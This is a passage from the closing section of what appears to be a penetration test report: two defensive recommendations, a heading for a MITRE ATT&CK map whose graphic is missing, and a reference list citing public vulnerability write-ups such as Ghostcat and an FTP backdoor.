- **Regular Vulnerability Assessments:** Conduct routine assessments to identify and address potential vulnerabilities, ensuring proactive risk mitigation.
- **Intrusion Detection Systems (IDS):** Deploy IDS for continuous monitoring, alerting, and swift response to suspicious activities in the network.

# MITRE ATT&CK Navigator Map



The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that CGS used throughout the assessment.

Legend:

Performed successfully

## Failure to perform

## References

Apache Tomcat AJP Connector Request Injection (Ghostcat). (2023). Tenable  
<https://www.tenable.com/plugins/nessus/134862>

C2 Matrix. (n.d.), <https://www.thec2matrix.com/matrix>

Gil. (2020). FTP backdoor command execution. Medium  
<https://medium.com/@brgil/ftp-backdoor-command-execution-9a95973c02a3#:~:text=The%20concept%20of%20the%20attack,port%206200%20of%20the%20system>

SSL Version 2 and 3 Protocol Detection. (2023). Tenable  
<https://www.tenable.com/plugins/nessus/20007>

The problem of poor password management practices. (2017). Secplicity  
<https://www.secplicity.org/2017/11/07/problem-poor-password-management-practices/>